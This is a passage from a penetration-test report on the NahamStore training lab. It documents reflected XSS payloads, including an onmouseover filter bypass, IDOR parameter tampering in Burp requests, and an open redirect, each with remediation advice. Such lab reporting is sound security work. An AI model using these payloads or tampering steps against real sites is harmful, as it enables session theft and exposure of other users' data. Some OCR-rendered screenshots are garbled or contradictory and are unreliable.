
- During the fuzzing phase, it was discovered that the `error` parameter accepts values that are reflected directly in the web page without proper sanitization.

2. Payload Injection:

- The following basic XSS payload was used to test the vulnerability:

```
youmna<script>alert(1)</script>
```

3. Reflection in the Response:



The screenshot shows a terminal window displaying the source code of a web page. The URL in the address bar is `view-source:http://marketing.nahamstore.thm/?error=younma%3Cscript%3Ealert(1)%3Cscript%3E`. The source code highlights the injected payload at line 16:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Marketing Manager - Active Campaigns</title>
5   <meta charset="utf-8">
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYii8iFjIVPFhkJfgDcL" crossorigin="anonymous">
9 </head>
10 <body>
11 <div class="container" style="margin-top:20px">
12   <h1 class="text-center">Marketing Manager Campaigns</h1>
13   <div class="row">
14     <div class="col-md-8 col-md-offset-2">
15       <div class="alert alert-danger text-center" style="margin:0 100px 0 100px">
16         <p>younma<script>alert(1)</script></p>
17       </div>
18       <div class="panel panel-default" style="margin-top:20px">
19         <div class="panel-heading">Active Campaigns</div>
20         <div class="panel-body" style="padding:0">
21           <table class="table" style="margin:0">
22             <thead>
23               <tr>
24                 <th>Campaign Name</th>
25                 <th>Date Started</th>
26                 <th class="text-center">View</th>
27               </tr>
28             <tbody>
29               <tr>
30                 <td>Pre Opening Interest</td>
31                 <td>12/10/2020 18:23</td>
32                 <td class="text-center"><a href="/8d1952ba2b3c6dc76236f090ab8642c" target="_blank"><span class="g
33               </tr>
34               <tr>
35                 <td>Hoodie Giveaway</td>
36                 <td>12/15/2020 10:16</td>
37                 <td class="text-center"><a href="/09c2afc60bb4dd3af7c5c5d74a482f" target="_blank"><span class="g
38               </tr>
39             </tbody>
40           </table>
41         </div>
42       </div>
43     </div>
44   </div>
45 </body>
46 </html>
```

4) Reflect XSS (3)

Title → Reflected Cross-Site Scripting (XSS) via Hidden Input Parameter in Discount Field

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

Description

A Reflected Cross-Site Scripting (XSS) vulnerability was discovered in the `discount` parameter on the `http://nahamstore.thm/product` page. While certain characters like `<` and `>` are filtered, the application fails to properly sanitize event handlers, allowing attackers to inject malicious scripts via attributes like `onmouseover`.

POC:

1. Source Code Review:

- Upon reviewing the source code of the page, it was found that the `discount` parameter value is reflected in an HTML input element as a hidden parameter.

The screenshot shows a Burp Suite interface with the following details:

- Request:**
 - Method: POST
 - URL: http://nahamstore.thm/product?id=2&added=1
 - Headers:
 - Host: nahamstore.thm
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 12
 - Origin: http://nahamstore.thm
 - Connection: close
 - Body:

```
add_to_basket=1&discount=youna
```- Response:**
 - Status: 200 OK
 - Headers:
 - Server: nginx/1.14.0 (Ubuntu)
 - Date: Sat, 12 Oct 2024 18:53:49 GMT
 - Content-Type: text/html; charset=UTF-8
 - Connection: close
 - Body:

```
Set-Cookie: sessionid=3501cb4f5ab1de79ec33a5ad0484af9; expires=Sat, 12-Oct-2024 18:53:49 GMT;
Referer: http://nahamstore.thm/product?id=2&added=1
Upgrade-Insecure-Requests: 1
Content-Length: 0
```


2. Payload Injection Attempt (Filtered):

- The first attempt involved injecting a typical XSS payload : `youna"><script>alert("document.domain")</script>`

- However, the application filters out the < and > characters, preventing this script from executing.

3. Bypass Using Event Handlers:


- After filtering was identified, the following payload was crafted using an event handler: `younma" onmouseover=alert(document.domain) "`



```

42   </nav>
43   </div>
44   <div class="container" style="margin-top:120px;">
45     <div class="col-md-6 col-md-offset-3">
46       <div class="alert alert-success">
47         <p>Item Added To Basket</p>
48       </div>
49     </div>
50   </div>
51   <h1 class="text-center">Sticker Pack</h1>
52   <div class="col-md-8 col-md-offset-2">
53     <div class="col-md-3">
54       
55     </div>
56     <div class="col-md-3">
57       <div><strong>Sticker Pack</strong></div>
58       <div><small>$15.00</small></div>
59       <div><small>Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%+</small></div>
60     <form method="post">
61       <input type="hidden" name="add_to_basket" value="1">
62       <input style="margin-bottom:10px;" type="text" placeholder="Discount Code" class="form-control" name="discount" value="younma" onmouseover="alert(document.domain)"/>
63       <input type="button" class="btn btn-info" value="Check Stock">
64     </form>
65   </div>
66 </div>
67 </div>
68 <script src="/js/jquery.min.js"></script>
69 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib0wRqJ9lZLW/raTqBIL4hMrVwsOePP6ifhJnPq2LW&lt;!--> crossorigin="anonymous"></script>
70 </html></script>
71 $().checkStock().click(function(){
72   $.post('stockcheck',
73     {product_id : $(this).attr('data-product-id'),
74      url : 'http://nahamstore.thm/'},
75     function(resp){
76       let obj = JSON.parse(resp);
77       if(obj.stock > 0)
78         alert('There are ' + obj.stock + ' items in stock');
79     });
80 })

```



Impact

This vulnerability could allow attackers to:

- Execute arbitrary JavaScript in the context of the affected user's session.
- Steal session cookies, enabling unauthorized access to user accounts.

- Perform unauthorized actions on behalf of the user, potentially compromising their sensitive data.
-

Recommendations

To mitigate this issue, the following steps are recommended:

1. **Sanitize and Escape Input:** Ensure that all user input is properly sanitized and escaped before reflecting it in the HTML response.
 2. **Use Output Encoding:** Apply proper output encoding to ensure that user-supplied data is not interpreted as executable code.
 3. **Implement Content Security Policy (CSP):** A strong CSP should be implemented to prevent the execution of inline scripts, reducing the risk of XSS attacks.
 4. **Validate User Input:** Perform strict validation on all form inputs to ensure they conform to expected formats and do not contain malicious content.
-

2.4 IDOR

First IDOR

Title → Insecure direct object references (IDOR)

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium

Description:

The IDOR vulnerability allows me to access unauthorized information about other users. By changing the IDs in the application's URL or request parameters, I can view data that should only be visible to the intended users. This can lead to privacy issues and expose sensitive information.

Impact

IDOR vulnerabilities allow attackers to access sensitive resources or data

Affected users are at risk of privacy violations, which can result in a loss of trust in the company or service.


Unauthorized Access

Exploitation for Malicious Purposes

Attackers can use the stolen information for malicious purposes

POC:

- **Visit the Website:** Go to the **nahamstore** website.
- **Place an Order:** Create an order and fill in your personal details.
- **Download PDF:** After completing the order, your information will be downloaded as a PDF file.



- **Intercept the Request:** Use **Burp Suite** to intercept the PDF download request.

```

POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/orders/4
Cookie: session=54alee3d202bf0a1933ef1d72449802f; token=86908423ecald21d3d424bf146485f95
Upgrade-Insecure-Requests: 1
Priority: u=0, i
what=order&id=3

```


- Modify the ID:** Change the `id` parameter in the request to `3` to attempt to access the order with ID `3`.

```

POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/orders/4
Cookie: session=54alee3d202bf0a1933ef1d72449802f; token=86908423ecald21d3d424bf146485f95
Upgrade-Insecure-Requests: 1
Priority: u=0, i
what=order&id=3

```

- Attempt to Download:** Send the modified request. You will see a message stating, "Order does not belong to this user_id."
- Analyze the Response:** Check the response for any hidden parameters. You will notice a parameter named `user_id`.



- Modify the User ID:** Take the `user_id` parameter and set its value to `3`.
- URL Encode the Value:** Ensure that the modified `user_id` value is URL-encoded.

The screenshot shows the Burp Suite interface with the following details:

Request:

```

1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/orders/4
12 Cookie: session=54alee3d202bf0a1933ef1d72449802f; token=86908423ecald1d3d424bf146485f95
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 what=order&id=1%26user_id%3d1
16
  
```

Response:


```

1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 16 Oct 2024 13:44:31 GMT
4 Content-Type: application/pdf
5 Connection: keep-alive
6 Set-Cookie: session=54alee3d202bf0a1933ef1d72449802f; expires=Wed, 16-Oct-2024 14:44:31 GMT; Max-Age=3600; path=
7 Content-Length: 26305
8
9 %PDF-1.5
10 %><10
11
12 1 0 obj
13 <</Type /Catalog
14 /Pages 2 0 R
15 /Outlines 4 0 R
16 /Lang (en)>>
17 endobj
18
19 5 0 obj
20 <</Length 9 0 R
21 /Filter /FlateDecode
22 /Type /ObjStm
23 /N 4
24 /First 21>>
25 stream
26 x000E
  
```

Inspector:

- Selected text: `%23user_id%3d1`
- Decoded from: URL encoding
- user_id=1

- Download Order 3:** Resend the request. You should now successfully view the contents of order `3`.



Second IDOR

Title → Insecure direct object references (IDOR)

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium

Description

The IDOR vulnerability allows me to access unauthorized information about other users. By changing the IDs in the application's URL or request parameters, I can view data that should only be visible to the intended users. This can lead to privacy issues and expose sensitive information.

POC:

- When we request an **Order**, we are prompted to enter the **address**.

- Use **Burp Suite** to intercept the address request while it is being sent.
- In the intercepted request, locate the following parameter: `address_id=(value)`.

Request

```

Pretty Raw Hex
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=54alee3d202bf0a1933ef1d72449802f; token=86908423ecaid21d3d424bf146485f95
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 address_id=5

```

- Change the `value` to an `address_id` value belonging to another user.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to '/basket' with various headers and a cookie. The Response pane shows the resulting HTML response from the server, which includes a meta tag for charset and a link tag for a stylesheet. The Inspector pane on the right lists request attributes, query parameters, body parameters, cookies, and headers.

```

Request
Pretty Raw Hex
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=54alee3d202bf0a1933ef1d72449802f; token=86908423ecald21d3d424bf146485f95
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 address_id=2

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 16 Oct 2024 13:51:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Set-Cookie: session=54alee3d202bf0a1933ef1d72449802f; expires=Wed, 16-Oct-2024 14:51:25 GMT; Max-Age=3600; path=/
7 Content-Length: 6165
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15   <title>
16     NahamStore - Shopping Basket
17   </title>
18   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVii3IIfIeIFIdGmJRAkycuAHrg32Om0cww7on3RYdg4Va+PmFTsz/K68pbEjh4u" crossorigin="anonymous">

```

- Resend the request after modifying the value
- Upon executing the previous step, we will be able to see the address data of another user.

This screenshot shows the same Burp Suite interface as the previous one, but with a modified address_id parameter in the request. The response is identical to the first screenshot, indicating that the change did not affect the response.

```

Request
Pretty Raw Hex
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=54alee3d202bf0a1933ef1d72449802f; token=86908423ecald21d3d424bf146485f95
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 address_id=3

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 16 Oct 2024 13:51:59 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Set-Cookie: session=54alee3d202bf0a1933ef1d72449802f; expires=Wed, 16-Oct-2024 14:51:59 GMT; Max-Age=3600; path=/
7 Content-Length: 6144
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15   <title>
16     NahamStore - Shopping Basket
17   </title>
18   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVii3IIfIeIFIdGmJRAkycuAHrg32Om0cww7on3RYdg4Va+PmFTsz/K68pbEjh4u" crossorigin="anonymous">

```

Recommendations

To mitigate IDOR, implement access control checks for each object that users try to access

Validate User Inputs: Validate all user inputs on the server side, particularly for parameters that can reference objects directly (e.g., IDs). Ensure that the user is authorized to access the specified resource.

Set up alerts for suspicious activity that could indicate an attempted exploitation of IDOR vulnerabilities.

2.5 Open Redirect

Title → Open Redirect Vulnerability

Type (Web app /Linux OS / Windows OS) → Web App


Risk Rating → Low

Description:

Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection unsafely. This allows an attacker to construct a link that redirects users to an arbitrary external domain, enabling phishing attacks.

POC:

- Go to the following URL: <http://nahamstore.thm/account/addressbook>.



- Use **Burp Suite** to intercept the request that is sent when accessing the page

Screenshot of Burp Suite Community Edition v2024.8.5 - Temporary Project showing the Intercept tab selected. The interface displays a list of captured network traffic, including a POST request to http://nahamstore.thm:80 and a WebSocket connection from tryhackme.com.

| Time | Type | Direction | Host | Method | URL |
|----------------------|-----------|-------------|----------------|--------|--|
| 17:06:38 16 Oct 2024 | HTTP | → Request | nahamstore.thm | POST | http://nahamstore.thm/account/addressbook |
| 17:06:43 16 Oct 2024 | WebSocket | ← To client | tryhackme.com | | https://tryhackme.com/socket.io/?EIO=4&transport=websocket |

Request

```

Pretty Raw Hex
1 POST /account/addressbook HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 192
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/addressbook
12 Cookie: session=54a1ee3d202bf0a1933ef1d72449802f; token=86908423ecald21d3d424bf146485f95
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 new_address_title=Mr&new_address_fname=fggdfg&new_address_lname=gfdgdf&new_address_line1=gdfg&new_address_line2=fdfgdf&new_address_line3=dfgd&new_address_state=gfdgfd&new_address_zipcode=fdfdf

```

- Add `?redirect_url=//example.com` to the URL, replacing `example.com` with the site you want the user to be redirected to.

```

Request
Pretty Raw Hex
1 POST /account/addressbook?redirect_url=/facebook.com
HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 198
